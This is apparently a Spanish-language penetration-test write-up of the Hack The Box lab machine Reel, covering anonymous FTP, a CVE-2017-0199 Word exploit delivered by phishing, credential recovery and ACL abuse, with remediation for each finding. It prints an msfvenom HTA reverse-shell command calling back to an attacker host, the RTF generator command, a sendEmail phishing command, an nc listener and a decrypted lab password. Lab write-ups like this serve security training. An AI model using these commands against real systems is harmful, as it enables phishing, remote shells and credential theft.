# Prueba de Penetración

HTB Labs (Reel)

nico.sanchezsierra@hotmail.com, OSID: OS-015

2025-11-20

# Contents

# 1 Reporte

## 1.1 Introducción

Este documento de Pruebas de Penetración está basado en máquinas simuladas en entornos controlados.

Las máquinas encontradas en esta serie de Documentos pueden ser encontradas en plataformas como Hack The Box, Try Hack Me, entre otras.

La máquina de hoy la podemos encontrar en Hack The Box con el nombre de Reel (Hard). Dicho esto, continuemos.

## 1.2 Objetivo

La finalidad de estos Reportes de Penetración es demostrar mi capacidad a la hora de identificar y explotar vectores de ataque, además de demostrar mi capacidad a la hora de documentarlas. Se intenta buscar un formato lo más profesional posible teniendo en cuenta la experiencia en este campo. Por ese motivo se sigue un proceso riguroso y meticuloso, estructurado y siguiendo metodologías MITRE ATT&CK, CEH y OSCP.

Para los Reportes de Penetración se usan máquinas de HTB (Hack The Box) o THM (TryHackMe), de modo que sí se nos permite documentar y trabajar públicamente con ellas.

# 2 Resumen Alto Nivel

Se me encargó realizar una prueba de penetración interna hacia una máquina de Hack The Box. Una prueba de penetración interna es un ataque dedicado contra sistemas conectados internamente. El enfoque de esta prueba es identificar vulnerabilidades que supongan un riesgo al sistema y documentarlas. Mi objetivo era evaluar la red, identificar sistemas y explotar fallos mientras informamos de ello.

Al realizar la prueba interna, se hallaron varias vulnerabilidades preocupantes que fueron identificadas y reportadas. Durante las pruebas, pude obtener acceso a nivel administrativo sobre el sistema encargado.

A continuación se enumerarán las vulnerabilidades y fallas del sistema que suponen un riesgo al sistema. Serán clasificadas dependiendo la exposición, la facilidad y el impacto de las mismas.

| Crítico | Alto | Medio | Bajo | Total |
|---|---|---|---|---|
| 2 | 3 | 1 | 0 | 6 |

| ID | Riesgo | CVE | Nombre Descriptivo |
|---|---|---|---|
| 1 | Alto | N/A | Acceso FTP anónimo habilitado |
| 2 | Crítico | CVE-2017-0199 | RCE en Microsoft Word + Phishing |
| 3 | Alto | N/A | Credenciales de usuario expuestas |
| 4 | Alto | N/A | Errores de configuración en las ACLs |
| 5 | Crítico | N/A | Credenciales de administrador expuestas |
| 6 | Medio | N/A | Credenciales en ficheros OST |

## 2.1 Recomendaciones

Recomiendo corregir las vulnerabilidades identificadas durante las pruebas para asegurar que un atacante no pueda explotar estos sistemas en el futuro. Una cosa a recordar es que estos sistemas requieren parches frecuentes y una vez parcheados, deberían mantenerse en un programa regular de parches para proteger las vulnerabilidades adiciones que se descubran más tarde.

# 3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de enumeración, explotación, post-explotación, persistencia y limpieza de pruebas. Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas durante la prueba de penetración.

## 3.1 Recolección de Información

La parte de recopilación de información de una prueba de penetración se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante esta prueba de penetración fui asignado la siguiente IP.

**Redes disponibles**

- 10.10.10.77

## 3.2 Penetración

Las partes de la prueba de penetración se centran en gran medida en obtener acceso a una variedad de sistemas. Durante la prueba de penetración, pude acceder con éxito al sistema encargado.

### 3.2.1 Sistema IP: 10.10.10.77

#### 3.2.1.1 Enumeración de servicios

La parte de enumeración de servicios de una prueba de penetración se centra en recopilar información sobre qué servicios están activos en un sistema. Esto es valioso para un atacante, ya que proporciona información detallada sobre posibles vectores de ataque en un sistema. Entender qué aplicaciones

se están ejecutando en el sistema le brinda al atacante la información necesaria antes de realizar la prueba de penetración real.

| Dirección IP | Puertos Abiertos |
|---|---|
| 10.10.10.77 | 21,22,25,135 / 139,445,593 |

Resultados del escaneo de Nmap (puertos TCP):




**Figure 3.1:** nmap -sS -n -Pn -p- –min-rate 5000 –disable-arp-ping 10.10.10.77

Resultados del escaneo de Nmap (puertos UDP):




**Figure 3.2:** nmap -sU -n -Pn -p- –min-rate 5000 –disable-arp-ping 10.10.10.77

Resultado del escaneo de Nmap (versiones):




**Figure 3.3:** nmap -sCV -O -p21,22,25,135,139,445,593 10.10.10.77

#### 3.2.1.2 Explotación y Post-Explotación de Vulnerabilidades

En este informe se ha decidido presentar la explotación y la post-explotación como una única sección. Esta organización facilita la verificación técnica: el revisor puede encontrar en un mismo bloque qué falla, cómo se explota y cuál fue el impacto real, mejorando la trazabilidad entre la evidencia y el hallazgo.

En una prueba de penetración la explotación se centra en explotar los vectores de ataque que anteriormente se enumeraron, ganando así acceso al sistema. Por otro lado, la post-explotación se basa en aumentar privilegios y obtener acceso administrativo.

A continuación he enumerado las fallas y vulnerabilidades que anotamos en el Resumen de Alto Nivel, pero más detalladamente. Además, se explica la vulnerabilidad, se muestra que es explotable y se presentan mitigaciones.

#### 3.2.1.3 Vulnerabilidad (ID: 1, Acceso FTP anónimo habilitado)

**Riesgo:** Alto

**CVE:** N/A

**Servicios Afectados:** Servicio FTP (puerto 21)

**Explicación de la vulnerabilidad:**

Se identificó que el servicio de ficheros FTP se puede acceder sin credenciales.

El servicio FTP tiene habilitada la cuenta de “anonymous”, lo que permite acceder a los ficheros compartidos sin necesidad de usar un usuario ni credenciales específicas.

Esta vulnerabilidad es alta, pues compromete la integridad y la confidencialidad de los ficheros compartidos. Además, permite a un atacante obtener ficheros con información sensible.

**Remedio de la vulnerabilidad:**

- Deshabilitar la cuenta “anonymous”
- Limitar/Restringir accesos a cuentas autorizadas

**Pruebas:**

Con la herramienta “ftp” se pudo acceder a los directorios compartidos.




**Figure 3.4:** ftp -a 10.10.10.77

#### 3.2.1.4 Vulnerabilidad (ID: 2, RCE en Microsoft Word + Phishing )

**Riesgo:** Crítico

**CVE:** CVE-2017-0199

**Servicios Afectados:** Microsoft Word y usuario “nico”

**Explicación de la vulnerabilidad:**

Se identificó que el programa Microsoft Word es vulnerable al CVE-2017-0199, lo que permite ejecutar código en el sistema.

Tras obtener un correo del fichero “Windows Event Forwarding.docx” (FTP), se identificó que el programa Microsoft Word es vulnerable al CVE-2017-0199. Esta requiere enviar a la víctima un documento con una referencia (RTF) externa HTML (hta). Cuando la víctima abre el documento, el componente de Windows OLE (Object Linking and Embedding), descarga y ejecuta el archivo.

Esta vulnerabilidad se considera crítica, pues permite al atacante manipular un documento para ejecutar comandos en el sistema. De esta forma el atacante podría descargar malware o ganar acceso al sistema.

**Remedio de la vulnerabilidad:**

- Reforzar al equipo con técnicas anti-phishing
- Actualizar Microsoft Word y Office a una versión estable
- Deshabilitar la descarga automática de objetos OLE externos

**Pruebas:**

Se identificó un correo válido en “Windows Event Forwarding.docx”.




**Figure 3.5:** exiftool Windows Event Forwarding.docx

Se creó el documento HTML (hta) con la herramienta “msfvenom” para crear una reverse shell.




**Figure 3.6:** msfvenom -p windows/shell_reverse_tcp LHOST=10.10.16.3 LPORT=4443 -f hta-psh -o reverse.hta

Con la herramienta de GitHub (https://github.com/bhdresh/CVE-2017-0199) se creó el documento RTF con el cual, la víctima ejecutará para descargar el hta y obtener una sesión.


**Figure 3.7:** python2.7 cve-2017-0199_toolkit.py -M gen -w test123.rtf -u http://10.10.16.3/reverse.hta -t rtf -x 0

Se utilizó la herramienta “sendEmail” para enviar el documento RTF a la víctima.




**Figure 3.8:** sendEmail -f test@megabank.com -t nico@megabank.com -u “Open it” -m “This is Phishing” -a test123.rtf -s 10.10.10.77 -v

Se abrió una sesión de escucha “nc -nvlp 4443” y un servidor HTTP con “python”.




**Figure 3.9:** python3 -m http.server 8080




**Figure 3.10:** nc -nvlp 4443

#### 3.2.1.5 Vulnerabilidad (ID: 3, Credenciales de usuario expuestas)

**Riesgo:** Alto

**CVE:** N/A

**Servicios Afectados:** Usuario y Credenciales de Tom

**Explicación de la vulnerabilidad:**

Se identificó un fichero que contenía credenciales de usuario almacenadas de forma insegura y recuperables sin necesidad de herramientas externas.

En el directorio “C:/Users/nico/Desktop/” se encontró el archivo “cred.xml”, generado mediante el cmdlet Export-CliXml. Debido a que el fichero fue exportado por el mismo usuario que estaba comprometido, fue posible deserializarlo usando Import-CliXml y recuperar la contraseña almacenada. Este proceso no requiere software adicional y aprovecha únicamente funcionalidades nativas de PowerShell.

Esta configuración supone un riesgo elevado, ya que expone credenciales en texto claro a cualquier atacante con acceso al sistema. La obtención de esta cuenta adicional permite realizar movimiento lateral, acceder a nuevos recursos internos y ampliar la superficie de ataque, incrementando significativamente el impacto de la intrusión.

**Remedio de la vulnerabilidad:**

- Rotar las credenciales del usuario “Tom”
- No almacenar credenciales en ficheros, en caso de ser necesario, usar buenos mecanismos de seguridad

**Pruebas:**

Se encontró un fichero con credenciales en C:/Users/nico/Desktop/cred.xml.

```
C:\Users\nico\Desktop>type cred.xml
type cred.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">HTB\Tom</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aaeade47925c42c8be58707300000000020000000000003660000c000
000010000000d792a6f34a55235c22da98b0c041ce7b0000000004800000a0000000100000065d20f0b4ba5367e53498f0209a33194200000000d4769a161c2794e19fc
efff3e9c763bb3a8790deebf51fc51062843b5d52e40214000000ac62dab09371dc4dbfd763fea92b9d5444748692</SS>
    </Props>
  </Obj>
</Objs>
```

**Figure 3.11:** type C:/Users/nico/Desktop/cred.xml

Con herramientas nativas del sistema se pudo obtener las credenciales del usuario.

```
C:\Users\nico\Desktop>powershell -c "(Import-CliXml -Path cred.xml).GetNetworkCredential().Password"
powershell -c "(Import-CliXml -Path cred.xml).GetNetworkCredential().Password"
1ts-mag1c!!!
```

**Figure 3.12:** powershell -c “(Import-CliXml -Path cred.xml).GetNetworkCredential().Password”

#### 3.2.1.6 Vulnerabilidad (ID: 4, Errores de configuración en las ACLs)

**Riesgo:** Alto

**CVE:** N/A

**Servicios Afectados:** Reglas de accesos y permisos de Windows

**Explicación de la vulnerabilidad:**

Las reglas de accesos y permisos no contienen la seguridad correcta, permite acceder a otros usuarios y grupos administrativos.

Las reglas ACLs se obtuvieron de ‘Users/tom/Desktop/AD Audit/BloodHound/Ingestors/acls.csv’. En estas reglas se pueden observar varias cosas. Los usuarios “julia”, “herman” y “claire” tienen permisos WriteDacl que permiten añadirse al grupo “Backup_Admins”. Además, el usuario “nico” tiene permisos WriteOwner sobre “herman”, lo que nos permite cambiar la contraseña de “herman”. Del mismo modo, el usuario “Tom” tiene permisos WriteOwner sobre “claire”.

Esto supone un riesgo en el sistema, pues permite a un atacante cambiar de usuario sin saber sus credenciales, además de poder acceder a documentos y directorios accesibles por el grupo “Backup_Admins”.

**Remedio de la vulnerabilidad:**

- Revisar y fortificar reglas ACLs
- Eliminar los permisos WriteOwner y WriteDacl si no son necesarios
- Aplicar metodologías de Privilegio Mínimo

**Pruebas:**

El fichero “acls.csv” se encontró con el usuario “Tom”.

```
tom@REEL C:\>dir "Users\tom\Desktop\AD Audit\BloodHound\Ingestors"
 Volume in drive C has no label.
 Volume Serial Number is CEBA-B613

 Directory of C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors

05/29/2018  07:57 PM    <DIR>          .
05/29/2018  07:57 PM    <DIR>          ..
11/16/2017  11:50 PM           112,225 acls.csv
10/28/2017  08:50 PM             3,549 BloodHound.bin
10/24/2017  03:27 PM           246,489 BloodHound_Old.ps1
10/24/2017  03:27 PM           568,832 SharpHound.exe
10/24/2017  03:27 PM           636,959 SharpHound.ps1
               5 File(s)      1,568,054 bytes
               2 Dir(s)   4,977,025,024 bytes free
```

**Figure 3.13:** dir “Users/tom/Desktop/AD Audit/BloodHound/Ingestors”

Al abrir y analizar el documento identificamos los vectores de ataque.

| | | | | |
|---|---|---|---|---|
| * WriteDacl → Pertenecer a Backup_Admins | | | | |
| Backup_Admins@HTB.LOCAL | GROUP | claire@HTB.LOCAL | USER | WriteDacl |
| Backup_Admins@HTB.LOCAL | GROUP | herman@HTB.LOCAL | USER | WriteDacl |
| Backup_Admins@HTB.LOCAL | GROUP | julia@HTB.LOCAL | USER | WriteDacl |
| | | | | |
| * WriteOwner → Cambiar credencial | | | | |
| herman@HTB.LOCAL | USER | nico@HTB.LOCAL | USER | WriteOwner |
| claire@HTB.LOCAL | USER | tom@HTB.LOCAL | USER | WriteOwner |

**Figure 3.14:** Documento acls.csv

Se procedió a cambiar las credenciales de “claire” con el usuario “tom”, además de añadir a “claire” en el grupo “Backup_Admins”.




**Figure 3.15:** PrivEsc (WriteOwner): tom -> claire




**Figure 3.16:** PrivEsc (WriteDacl): claire + Backup_Admins

#### 3.2.1.7 Vulnerabilidad (ID: 5, Credenciales de administrador expuestas)

**Riesgo:** Crítico

**CVE:** N/A

**Servicios Afectados:** Sistema Operativo y cuenta de Administrador

**Explicación de la vulnerabilidad:**

Se identificó un ejecutable para ejecutar Copias de Seguridad con las credenciales de Administrador expuestas.

En el directorio C:/Users/Administrator/Desktop/Backup Scripts se identificó el fichero “Backup-Script.ps1” el cual ejecuta comandos a alto nivel. Para ello las credenciales se exponen en texto plano al inicio del fichero.

Esto supone un riesgo crítico del sistema. Si es cierto que no todo el mundo puede acceder a este directorio, pero usuarios del grupo Backup_Admins sí pueden, y eso ya se explotó anteriormente. Permite a un atacante ganar acceso administrativo en el dominio.

**Remedio de la vulnerabilidad:**

- Rotar las credenciales expuestas
- Eliminar y Evitar la exposición de credenciales en ficheros

**Pruebas:**

Se identificaron nuevos ficheros en los directorios del administrador.

```
claire@REEL C:\Users\Administrator\Desktop\Backup Scripts>dir
 Volume in drive C has no label.
 Volume Serial Number is CEBA-B613

 Directory of C:\Users\Administrator\Desktop\Backup Scripts

11/02/2017  09:47 PM    <DIR>          .
